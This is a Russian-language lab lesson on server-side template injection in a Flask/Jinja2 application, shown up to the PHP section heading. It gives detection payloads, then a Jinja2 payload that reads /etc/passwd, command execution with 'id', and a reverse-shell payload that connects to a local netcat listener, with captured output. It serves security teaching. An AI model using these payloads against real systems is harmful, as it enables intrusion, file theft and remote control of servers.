



Анализ защищенности веб-приложений

Оглавление

1. Обзор уязвимости
2. Эксплуатация SSTI
 - 2.1. Веб-приложение python
 - 2.2. Веб-приложение PHP
3. Заключение

SSTI

Обзор уязвимости

SSTI (англ. аббр. Server-Side Template Injection “Внедрение шаблонов на стороне сервера”) - это уязвимость, позволяющая злоумышленнику внедрить и выполнить произвольный код на сервере через уязвимые механизмы шаблонизации.

Шаблонизатор представляет собой инструмент, который позволяет разработчикам создавать динамические веб-страницы, объединяя статический **HTML**-код с данными из источников, таких как базы данных или файлы. Шаблонизаторы облегчают процесс создания и поддержки веб-страниц, позволяя разделить логику приложения от представления.

Основная идея шаблонизаторов заключается в том, что разработчик определяет шаблон страницы, в котором места для вставки динамических данных обозначаются специальными тегами или синтаксисом. Затем при отправке содержимого сервером и отрисовки её браузером шаблонизатор заполняет эти места актуальными данными, формируя окончательный **HTML**-код, который отправляется клиенту.

Уязвимость может привести к следующим последствиям:

1. Утечке конфиденциальной информации - злоумышленник может использовать **SSTI** для получения доступа к конфиденциальным данным, таким как базы данных, файловые системы или другие защищенные ресурсы на сервере.
2. Выполнению произвольного кода - злоумышленник может внедрить и выполнить произвольный код на сервере, что может привести к полному контролю над системой.
3. Атакам на инфраструктуру - **SSTI** может быть использована для атак на другие компоненты инфраструктуры, такие как внутренние сети и облачные сервисы.
4. Отказу в обслуживании (**DoS**) - злоумышленник может использовать **SSTI** для создания нагрузки на сервер, вызывая выполнение сложных операций или зацикливание.
5. Расширению прав доступа - если приложение использует привилегированные шаблоны, то злоумышленник может использовать **SSTI** для расширения своих прав доступа и получения повышенных привилегий на сервере. Это может позволить злоумышленнику выполнить опасные операции или изменить настройки системы.

Данную уязвимость можно обнаружить, имея доступ к коду приложения и коду страниц. Поиск нужно начинать с шаблонов и зависимостей проекта. Если доступа к исходному коду приложения у Вас нет, то поиск осуществляется через пентест.

Эксплуатация SSTI

Дисклеймер: приведённые ниже примеры являются показательными и сокращёнными. Нужно понимать, что в реальных проектах поиск уязвимости не такой тривиальный.

Веб-приложение Python

В прошлых уроках Вам не требовалось запускать веб-сервисы, так как веб-сервер `apache2` был добавлен в автозагрузку операционной системы. То есть, при включении виртуальной машины загружались предыдущие задания, которые располагаются в каталоге `/var/www/html`. Теперь же мы будем использовать веб-сервер `python`, чтобы воспользоваться шаблонизатором `Jinja2`.

Давайте запустим веб-сервер с приложением `python` вручную. Для этого откроем терминал (CTRL + ALT + T) и перейдём в каталог, где располагается исходник:


```
└──(student㉿codeby)-[~]
    └─$ cd /var/www/html/lesson5/PythonFlask
```

И запустим его через интерпретатор `python`:


```
└──(student㉿codeby)-[/var/www/html/lesson5/PythonFlask]
    └─$ python3 main.py
      * Serving Flask app 'main'
      * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Running on http://localhost:8080
Press CTRL+C to quit
```

После того, как мы запустили приложение, в дальнейшем его можно остановить через комбинацию клавиш `CTRL + C` в терминале. Сейчас этого делать не нужно.


Важно заметить, что веб-сервис запущен на `8080` порту, который нужно указать через двоеточие после протокола. Перейдём на `http://localhost:8080` в браузере:



Перейдём по первой ссылке “1. Портрет Дориана Грея”:




Появилось описание романа, а также в GET-параметре `book` установилось значение `doriangray`. Вернёмся назад с помощью кнопки “Назад” и посмотрим, что находится по ссылке “2. Война и мир”:



Описание романа и GET-параметр `book` со значением `warandpeace`.

Казалось бы, где тут уязвимость? Большинство уязвимостей являются следствием плохой фильтрации входных данных, которые обрабатывает веб-сервер. Где тут входные данные? Например, GET-параметр `book`. Мы же можем отредактировать URL и вписать вместо `warandpeace`, например, `123`? Как в таком случае поведёт себя веб-приложение? Давайте протестируем:



1. Меняем значение GET-параметра `book` с `warandpeace` на `123`.
2. Внизу у нас появляется вывод сообщения о том, что описания для такой книги нет на веб-ресурсе, а также само название книги, которое мы указали в URL.

Скорее всего многие уже нашли тут одну уязвимость, которую мы изучали ранее - отражаемая XSS. Всё верно, она тут есть, так как нет никакой фильтрации GET-параметра `book`:

The screenshot shows a web application titled "Python Web App". The page content includes a list of books: "1. Портрет Лориана Грея", "2. Война и мир", and "3. 1984". Below the list is the message: "К сожалению, описания для книги". A modal dialog box is displayed at the bottom, showing the URL "localhost:8080" and a blue "OK" button.

Но кроме XSS тут есть ещё более опасная уязвимость - SSTI, которая может привести к полной компрометации сервера. Чтобы начать тестировать нам нужна полезная нагрузка, например - \${7*7}, {{7*'7'}}, {{7*7}}. Важно отметить, что цифры в пэйлоаде не имеют значения - главное, что арифметическая операция выполняется, что подтверждает уязвимость веб-приложения. Это стандартные пэйлоады для тестирования на SSTI, которые не подразумевают обход фильтров. Они также могут помочь определить тип шаблонизатора. Лучше всего ориентироваться схему ниже:




> Зелёная стрелка - ситуация, когда мы получили вывод решения выражения.

> Красная стрелка - ситуация, когда мы получили вывод самого выражения.

С помощью неё можно примерно определить какой шаблонизатор используется и уязвимо ли веб-приложение. В правой части таблицы располагаются названия шаблонизаторов. Красными стрелками показана ситуация, когда полезная нагрузка не сработала, например, символы скрываются и вывод такой же, как и ввод. Зелёные


стрелки говорят о том, что пэйлоад отработал как надо, например, если мы ввели `{{7*7}}`, и шаблонизатор вывел `49`.

Итак, начнём с самого первого пэйлоада - `-${7*7}`. Попробуем прописать его в GET-параметре `book`:



1. Указываем `-${7*7}` в URL - `http://localhost:8080/index?book=-${7*7}`, и нажимаем кнопку “Enter”, чтобы отправить GET-запрос.
2. Увидев, вместо результата вычислений, нашу исходную строку, делаем вывод, что нагрузка не отработала - вывелоось то, что мы указали в GET-параметре `book`.

Возвращаемся к нашей схеме и пробуем следующий пэйлоад согласно стрелкам:



The screenshot shows a web browser window with the URL `localhost:8080/index?book={{7*7}}`. A green arrow labeled '1' points from the URL bar to the parameter `book={{7*7}}`. The page title is "Python Web App". Below it, text reads: "На данном сайте Вы можете ознакомиться с любимыми книгами его автора:" followed by a list: "1. Портрет Дориана Грея", "2. Война и мир", "3. 1984". A green arrow labeled '2' points from the list to the number 49. Below the list, a message says: "К сожалению, описания для книги 49 у нас на сайте нет :(


1. В **GET**-параметре `book` указываем `{{7*7}}` и нажимаем кнопку “Enter”, чтобы отправить **GET**-запрос.
2. В выводе ошибки мы видим значение **49**. Это значит, что полезная нагрузка отработала как надо и эта точка входа уязвима.

Теперь нам нужно понять какой шаблонизатор используется, чтобы грамотно подобрать вредоносный пэйлоад, который обеспечит нам удалённое подключение. На [GitHub](#) есть сборник полезных нагрузок для различных уязвимостей - [Payloads All The Things](#). [Перейдём в раздел](#) с пэйлоадами для SSTI:


Summary

- [Templates Injections](#)
 - [Summary](#)
 - [Tools](#)
 - [Methodology](#)
 - [ASP.NET Razor](#)
 - [ASP.NET Razor - Basic injection](#)
 - [ASP.NET Razor - Command execution](#)
 - [Expression Language EL](#)
 - [Expression Language EL - Basic injection](#)
 - [Expression Language EL - One-Liner injections not including code execution](#)
 - [Expression Language EL - Code Execution](#)


Как можно заметить, на этой странице представлено большое количество пэйлоадов, которые используют конкретный язык программирования и шаблонизатор. Поэтому необходимо выбирать подходящую полезную нагрузку, которая будет работать в конкретном случае. Для этого опять обратимся к нашей схеме, исходя из того, что `{{7*7}}` отработал:



Ключевым пэйлоадом тут является `{{7*'7'}}`, укажем его в URL:



1. В GET-параметре `book` указываем `{{7*'7'}}` и нажимаем кнопку “Enter”, чтобы отправить GET-запрос.
2. В выводе ошибки появляется значение `7777777`. Это значит, что используется шаблонизатор `Jinja2`, `Twig`, либо какой-нибудь неизвестный, так как он воспринял второй аргумент как строку.



Далее по схеме у нас никаких инструкций нет. Но есть дополнительный источник, про который говорилось ранее - [Payloads All The Things](#). Давайте посмотрим какие пэйлоады подходят для [Jinja2](#) и [Twig](#):

1. [Jinja2](#)

Jinja2

Official website

Jinja2 is a full featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed.

Jinja2 - Basic injection

```

{{4*4}}[[5*5]
{{7*'7'}} would result in 7777777
{{config.items()}}

```

Главным критерием того, что веб сервис использует шаблонизатор [Jinja2](#), является вывод числа **777777**.

2. [Twig](#)

Twig

Official website

Twig is a modern template engine for PHP.

Twig - Basic injection

```
 {{7*7}}  
 {{7*'7'}} would result in 49
```

В Twig, если мы укажем `{{7*'7'}}`, вывод будет 49.

Исходя из этого можно сказать, что с высокой вероятностью тут используется **Jinja2** и пэйлоад нужно подбирать именно под этот шаблонизатор.

Давайте возьмём пэйлоад для **Jinja2**, позволяющий прочитать файл, например, `/etc/passwd`:

- Python - **Jinja2**
 - **Jinja2 - Basic injection**
 - **Jinja2 - Template format**
 - **Jinja2 - Debug Statement**
 - **Jinja2 - Dump all used classes**
 - **Jinja2 - Dump all config variables**
 - **Jinja2 - Read remote file** ←
 - **Jinja2 - Write into remote file**
 - **Jinja2 - Remote Code Execution**
 - Forcing output on blind RCE
 - Exploit the SSTI by calling `os.popen().read()`
 - Exploit the SSTI by calling `subprocess.Popen`
 - Exploit the SSTI by calling `Popen` without guessing the offset
 - Exploit the SSTI by writing an evil config file.

Jinja2 - Read remote file

```
# ''.__class__.__mro__[2].__subclasses__()[40] = File class  
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}  
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40]('/tmp/flag").read() }}  
# https://github.com/pallets/flask/blob/master/src/flask/helpers.py#L398  
{{ get_flashed_messages().__globals__.__builtins__.open("/etc/passwd").read() }} ←
```

Теперь внедрим его в GET-параметр book:

```
http://localhost:8080/index?book={{  
get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}
```

localhost:8080/index?book={{ get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read() }}

Python Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- [1. Портрет Дориана Грея](#)
- [2. Война и мир](#)
- [3. 1984](#)

ля книги root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin mes:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:1:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin etwork Management:/:/usr/sbin/nologin mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software sync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwhessagebus:x:106:111::/nonexistent:/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::osquitto:x:110:116::/var/lib/mosquitto:/usr/sbin/nologin tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/var/lib/misc:/usr/sbin/nologin statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,,:/usr/sbin/nologin Debian-snmp:x:117:123::/var/lib/snmp:/bin/false _gvm:x:118:124::/var/lib/openvas:/usr/sbin/nologin speech-disr:/usr/sbin/nologin postgres:x:121:126:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:122:128:PulseAudio daeinvar/lib/inetsim:/usr/sbin/nologin lightdm:x:125:133:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:134::/var/lib:x:994:994:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:128:136:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:137:color38:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager Openstudent:x:1000:1000:student,,,:/home/student:/usr/bin/zsh misconfiguration:x:1001:1001::/home/misconfiguration

Мы успешно прочитали файл. Перед получением shell давайте протестируем какую-нибудь системную команду, например, id:

```
http://localhost:8080/index?book={{  
self.__init__.__globals__.__builtins__.import_('os').popen('id').read() }}
```

localhost:8080/?book={{ self.__init__.__globals__.__builtins__.import_('os').popen('id').read() }}

Python Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- [1. Портрет Дориана Грея](#)
- [2. Война и мир](#)
- [3. 1984](#)

К сожалению, описание для книги uid=1000(student) gid=1000(student)
группы=1000(student),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),117(wiresh

Команда id отработала. Время пробросить shell - используем следующий пейлоад:

```
http://localhost:8080/index?book=%{ for x in ().__class__.__base__.__subclasses__()  
%}{% if "warning" in x.__name__  
%}{%{x().__module__.__builtins__['__import__']('os').popen("python3 -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co  
nnect(('127.0.0.1',9898));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(['"/bin/sh",""-l"\']);'"")%}{%endif%}{% endfor %}
```


Exploit the SSTI by calling Popen without guessing the offset

```
{% for x in ()).__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x().__module__.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess;subprocess.
```

Поставим листенер (“слушатель” порта, который позволит получить сессию обратно от уязвимого сервера) на 9898 порт:

```
└─(student㉿codeby)-[~]
└─$ nc -nlvp 9898
listening on [any] 9898 ...
```

И укажем полезную нагрузку в GET-параметре book:



Нажмём “Enter” после редактирования URL и увидим следующий вывод в терминале:

```
└─(student㉿codeby)-[~]
└─$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42214
$
```


Проверим всё ли корректно работает с помощью команд id, whoami и pwd:

```
└─(student㉿codeby)-[~]
└─$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42214
$ id
uid=1000(student) gid=1000(student)
группы=1000(student),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),117(wireshark),120(bluetooth),130(scanner),141(kaboxer)
$ whoami
student
$ pwd
/var/www/html/lesson5/PythonFlask
$
```

Важно отметить то, что наше приложение было запущено от лица нашего пользователя, следовательно, команда `whoami` отобразила имя `student`, а не `www-data`. Завершите сессию реверс шелла с помощью комбинации клавиш `CTRL + C`.


Веб-приложение PHP

